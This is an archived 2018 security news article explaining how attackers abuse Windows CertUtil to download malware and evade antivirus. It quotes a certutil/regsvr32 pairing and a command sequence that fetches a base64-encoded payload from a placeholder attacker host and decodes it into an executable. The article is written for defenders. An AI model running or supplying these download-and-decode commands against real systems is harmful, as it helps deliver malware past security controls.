
CertUtil.exe Could Allow Attackers To Download Malware While Bypassing AV

By Lawrence Abrams


Published: 2018-04-04 · Archived: 2026-04-05 16:11:01 UTC



Windows has a built-in program called CertUtil, which can be used to manage certificates in Windows. Using this program you can install, backup, delete, manage, and perform various functions related to certificates and certificate stores in Windows.


One of the features of CertUtil is the ability to download a certificate, or any other file for that matter, from a remote URL and save it as a local file using the syntax "certutil.exe -urlcache -split -f [URL] output.file".

Security researcher Casey Smith tweeted in 2017 his concerns that this method could be used to download malware.



```
 certutil -urlcache -split -f [serverURL] file.blah
regsvr32.exe /s /u /I:file.blah scrub.dll
Makes a nice pairing.
```

Smith's concerns were warranted as attackers have been utilizing CertUtil to download malware for quite a while. This sample utilized it in 2016 and a recent Trojan from March 2018 also utilizes it to download various batch files and scripts to an infected computer.



CertUtil being used in a recent Trojan

You may be wondering why attackers would use CertUtil when they already have a foothold on a computer? This is because some computers may be locked down so that unknown applications are unable to download programs. By using a built-in Windows program, there is a possibility that CertUtil would be whitelisted by installed security programs and thus be allowed to download files.

This utilization of legitimate Windows programs to download and execute malware is not unusual as Windows regsvr32.exe executable can be used in a similar manner.

Using CertUtil+Base64 to Bypass Security Software

Today security consultant and ISC Handler Xavier Mertens published a handler diary that adds a twist to the use of CertUtil that may make it easier for attacker's downloads to remain undetected by edge security devices. This is to first base64 encode the malicious file so it appears as harmless text and then decode it after it has been downloaded using CertUtil.exe.

As already discussed, you can download a file using CertUtil.exe by using the following command:

```
certutil.exe -urlcache -split -f [URL] output.file
```

This will download the file in its original form and save it to the computer. The problem with this method is that network security devices can detect the file as malicious and block it.

To get past this, Mertens came up with the idea of first base64 encoding the malicious file so that to an edge device it just appears as harmless text. Then once the text file is downloaded, the "certutil.exe -decode" command can be used to decode the base64 encoded file into the executable.

This is illustrated in Mertens' handler diary.

```
 C:\Temp>certutil.exe -urlcache -split -f "https://hackers.home/badcontent.txt" bad.txt
C:\Temp>certutil.exe -decode bad.txt bad.exe
```

This method potentially gets it past an edge device without being detected and then be converted back into the executable on the local machine where it may not be as secure.

While, I had not known of this actually being used in the wild, MalwareHunterTeam told me that the use of certutil.exe -decode is already being used. Examples can be seen in these samples. In addition, post-publication, we also discovered this

write-up from F5 Labs detailing a campaign using CertUtil.exe to install coinminers on Windows.

Furthermore, Kaspersky security researcher Fabio Assolini alerted us that this method has been used by Brazilian coders for some time.

> Brazilian coders are already abusing this tool for some time, using to install more malware...
>
> — Fabio Assolini (@assolini) April 4, 2018

As you can see, new tricks are thought up every day utilizing what would normally be safe and legitimate Windows programs. For those who are not using CertUtil to access remote certificates or servers, you may want to lock down its ability to connect to the Internet.

Update 4/4/18 15:13 EST: Updated to include more information about this method being used in the wild.

Source: https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-download-malware-while-bypassing-av/